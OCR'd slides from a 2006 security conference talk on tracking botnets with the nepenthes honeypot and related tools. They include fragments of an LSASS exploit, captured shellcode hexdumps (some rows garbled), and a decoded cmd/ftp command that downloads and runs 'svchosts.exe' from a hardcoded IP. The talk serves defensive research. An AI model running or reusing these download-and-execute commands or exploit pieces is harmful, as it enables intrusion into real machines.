



HITBSecConf2006 - Malaysia

September 18th - 21st 2006 :: Kuala Lumpur, Malaysia

DEEP KNOWLEDGE SECURITY CONFERENCE


Tracking Botnet

For Fun and Profit




Pi1 - Laboratory for Dependable Distributed Systems

UNIVERSITÄT MANNHEIM



Who am I?

- Ph.D. student at University of Mannheim, Germany
- Co-Founder of the German Honeynet Project
- Member of the Steering Committee of the Honeynet Project
- Weblog: http://honeyblog.org



Outline


- Introduction to malware collection & botnets
- Tools & techniques for botnet detection
  - nepenthes
  - CWSandbox
- Examples
  - Mocbot - MS06-040

Malware collection

- Hundreds of new malware binaries each month
- How to learn more about malware?
  - Quantitative & qualitative information
  - Information about new malware
- Usage of honeypot-based techniques

Botnet

Typical communication flow using central (IRC) server for Command & Control (*C&C*)



http://honeynet.org/papers/bots

Collecting Malware

Why collect stamps if you can collect interesting stuff?

nepenthes


- Tool to automatically "collect" malware like bots and other autonomous spreading malware
- Emulate known vulnerabilities and download malware trying to exploit these vulnerabilities
- Available at http://nepenthes.mwcollect.org

nepenthes
- finest collection -


Architecture

- Modular architecture
  - Vulnerability modules
  - Shellcode handler
    - Download modules
    - Submission modules
- Trigger events
- Shell-emulation and virtual filesystem


Schematic overview



Vulnerability modules



- Emulate vulnerable services
  - Play with exploits until they send us their payload (finite state machine)
  - Currently more than 20 available vulnerability modules
    - More in development
  - Analysis of known vulnerabilities & exploits necessary
  - Automation possible?



Example

- Emulation of MS04-011 (LSASS)
  - Proof-of-Concept exploit from houseofdabus:

```
if (send(sockfd, req2, sizeof(req1)-1, 0) == -1)
{
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req3, sizeof(req2)-1, 0) == -1)
{
        printf("[-] Send failed\n");
        exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);
```

Example

- Answers from vuln-lsass


```
case RPCS_GOT_LSASS_STAGE3:
case RPCS_GOT_LSASS_STAGE4:
case RPCS_GOT_LSASS_STAGE5:
  {
    unsigned char szBuffer[256];

    for (unsigned int i = 0; i < sizeof(szBuffer); ++i)
        szBuffer[i] = rand() % 0xFF;

    m_pCollector->getNetworkInterface()->
            sendData(iHandle, szBuffer, sizeof(szBuffer));
   m_dsState = (rpc_state_t) ((unsigned int) m_dsState + 1);
}
```

Vulnerability modules

- `vuln-dcom` (MS03-039)
- `vuln-lsass` (MS04-011)
- `vuln-asn1` (MS04-007)
- `vuln-wins` (MS04-045)
- `vuln-{mssql,msdtc,msmq}`
- `vuln-{optix,kuang2,bagle,mydoom}`
- `vuln-veritas`
- `...`

Shellcode modules

- Automatically extract URL used by malware to transfer itself to compromised machine



- `sch_generic_xor`
  - Generic XOR decoder
- `sch_generic_createprocess`
- `sch_generic_url`
- `sch_generic_cmd`

```
[ dia  ] =-----------------[ hexdump(0x1bf7bb68 , 0x000010c3) ]-----------------=
[ dia  ] 0x0000  00 00 10 bf ff 53 4d 42  73 00 00 00 00 18 07 c8  .....SMB s.......
[ dia  ] 0x0010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 37 13  ........ ......7.
[ dia  ] 0x0020  00 00 00 00 0c ff 00 00  00 04 11 0a 00 00 00 00  ........ ........
[ dia  ] 0x0030  00 00 00 7e 10 00 00 00  00 d4 00 00 80 7e 10 60  ...~.... .....~.`
[ dia  ] 0x0040  82 10 7a 06 06 2b 06 01  05 05 02 a0 82 10 6e 30  ..z..+.. ......n0
[ dia  ] 0x0050  82 10 6a a1 82 10 66 23  82 10 62 03 82 04 01 00  ..j...f# ..b.....
[ dia  ] 0x0060  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41  AAAAAAAA AAAAAAAA
[...]
[ dia  ] 0x0450                                                   AAAAA AAAAAAAA
[ dia  ] 0x0460                                                   .W.. ....B.B.
[ dia  ] 0x0470                                                   .T.. ...F....
[ dia  ] 0x0480                                                   .x.. .O.._ ..
[ dia  ] 0x0490                                                   4... 1.....t.
[ dia  ] 0x04a0                                                   ...; T$.u..._$
[ dia  ] 0x04b0                                                   .K._ ........
[ dia  ] 0x04c0                                                   .1.d .@0..x..
[ dia  ] 0x04d0                                                   ...h .......@
[ dia  ] 0x04e0                                                   ...h <_1.`V..
[ dia  ] 0x04f0                                                   `h.. ..W.....
[ dia  ] 0x0500                                                   nd /c  echo op
[ dia  ] 0x0510                                                   34.17 8.54.239
[ dia  ] 0x0520                                                   01 >>  ii &ech
[ dia  ] 0x0530                                                   er a  a >> ii
[ dia  ] 0x0                                                      inary >>
[ dia  ] 0x0                                                      o get sv
[ dia  ] 0x0                                                      xe >> ii
[ dia  ] 0x0                                                      ye >> ii
[ dia  ] 0x0580  20 26 66 74 70 20 2d 6e  20 2d 76 20 2d 73 3a 69   &ftp -n  -v -s:i
[ dia  ] 0x0590  69 20 26 64 65 6c 20 69  69 20 26 73 76 63 68 6f  i &del i i &svcho
[ dia  ] 0x05a0  73 74 73 2e 65 78 65 0d  0a 00 42 42 42 42 42 42  sts.exe. ..BBBBBB
[ dia  ] 0x05b0  42 42 42 42 42 42 42 42  42 42 42 42 42 42 42 42  BBBBBBBB BBBBBBBB
```

```
cmd /c
  echo  open 84.178.54.239   >> ii &
  echo  user a a             >> ii &
  echo  binary               >> ii &
  echo  get svchosts.exe     >> ii &
  echo  bye                  >> ii &

ftp -n -v -s:ii &
del ii &
svchosts.exe
```

ftp://a:a@84.178.54.239/svchosts.exe


```
dia] =------------------[ hexdump(0x1c1b6210 , 0x00000800) ]------------------=
dia] 0x0000  47 45 54 20 2f 20 48 54  54 50 2f 31 2e 30 0d 0a  GET / HT TP/1.0..
dia] 0x0010  48 6f 73 74 3a XX XX XX  XX XX XX XX XX XX XX XX  Host: XX XXXXXXXX
dia] 0x0020  XX XX XX XX 0d 0a 41 75  74 68 6f 72 69 7a 61 74  XXXX..Au thorizat
dia] 0x0030  69 6f 6e 3a 20 4e 65 67  6f 74 69 61 74 65 20 59  ion: Neg otiate Y
dia] 0x0040  49 49 51 65 67 59 47 4b  77 59 42 42 51 55 43 6f  IIQegYGK wYBBQUCo
dia] 0x0050  49 49 51 62 6a 43 43 45  47 71 68 67 68 42 6d 49  IIQbjCCE GqhghBmI
dia] 0x0060  34 49 51 59 67 4f 43 42  41 45 41 51 55 46 42 51  4IQYgOCB AEAQUFBQ
dia] 0x0070  55 46 42 51 55 46 42 51  55 46 42 51 55 46 42 51  UFBQUFBQ UFBQUFBQ
dia] 0x0080  55 46 42 51 55 46 42 51  55 46 42 51 55 46 42 51  UFBQUFBQ UFBQUFBQ
...]
dia] 0x05b0  55 46 42 51 55 46 42 51  55 46 42 51 55 46 42 51  UFBQUFBQ UFBQUFBQ
dia] 0x05c0  51 4d 41 49 34 49 4d 56  77 4f 43 42 41 6f 41 6b  QMAI4IMV wOCBAoAk
dia] 0x05d0  45 4b 51 51 70 42 43 6b  45 4b 42 78 46 54 79 2f  EKQQpBCk EKBxFTy/
dia] 0x05e0  2f 2f 38 36 45 59 41 41  41 43 4c 52 54 79 4c 66  //86EYAA ACLRTyLf
dia] 0x05f0  41 56 34 41 65 2b 4c 54  78 69 4c 58 79 41 42 36  AV4Ae+LT xiLXyAB6
dia] 0x0600  2b 4d 75 53 59 73 30 69  77 48 75 4d 63 43 5a 72  +MuSYs0i wHuMcCZr
dia] 0x0610  49 54 41 64 41 66 42 79  67 30 42 77 75 76 30 4f  ITAdAfBy g0Bwuv0O
dia] 0x0620  31 51 6b 42 48 58 6a 69  31 38 6b 41 65 74 6d 69  1QkBHXji 18kAetmi
dia] 0x0630  77 78 4c 69 31 38 63 41  65 75 4c 48 49 73 42 36  wxLi18cA euLHIsB6
dia] 0x0640  34 6c 63 4a 41 54 44 4d  63 42 6b 69 30 41 77 68  4lcJATDM cBki0Awh
dia] 0x0650  63 42 34 44 34 74 41 44  49 74 77 48 4b 32 4c 61  cB4D4tAD ItwHK2La
dia] 0x0660  41 6a 70 43 77 41 41 41  49 74 41 4e 41 56 38 41  AjpCwAAA ItANAV8A
dia] 0x0670  41 41 41 69 32 67 38 58  7a 48 32 59 46 62 72 44  AAAi2g8X zH2YFbrD
dia] 0x0680  57 6a 76 7a 75 42 67 61  4a 6a 2b 69 67 35 58 2f  WjvzuBga Jj+ig5X/
dia] 0x0690  2b 66 6f 37 76 2f 2f 2f  32 4e 74 5a 43 41 76 59  +fo7v/// 2NtZCAvY
dia] 0x06a0  79 42 30 5a 6e 52 77 49  43 31 70 49 44 45 7a 4e  yB0ZnRwI C1pIDEzN
dia] 0x06b0  43 34 78 4e 6a 6b 75 4d  54 63 31 4c 6a 45 32 4e  C4xNjkuM Tc1LjE2N
dia] 0x06c0  79 42 48 52 56 51 67 64  32 4e 75 63 32 5a 30 65  yBHRVQgd 2Nuc2Z0e
dia] 0x06d0  53 35 6c 65 47 55 6d 63  33 52 68 63 6e 51 67 64  S5leGUmc 3RhcnQgd
dia] 0x06e0  32 4e 75 63 32 5a 30 65  53 35 6c 65 47 55 6d 5a  2Nuc2Z0e S5leGUmZ
dia] 0x06f0  58 68 70 64 41 42 43 51  6b 4a 43 51 6b 4a 43 51  XhpdABCQ kJCQkJCQ
dia] 0x0700  6b 4a 43 51 6b 4a 43 51  6b 4a 43 51 6b 4a 43 51  kJCQkJCQ kJCQkJCQ
```

```
cat asn1-iis.txt | cut -b 83- | sed "s/ //g" > asn1-iis.dec
mimencode -u asn1-iis.dec | hexdump -C

00000000  60 82 10 7a 06 06 2b 06  01 05 05 02 a0 82 10 6e  |`..z..+..... ..n|
00000010  30 82 10 6a a1 82 10 66  23 82 10 62 03 82 04 01  |0..j¡..f#..b....|
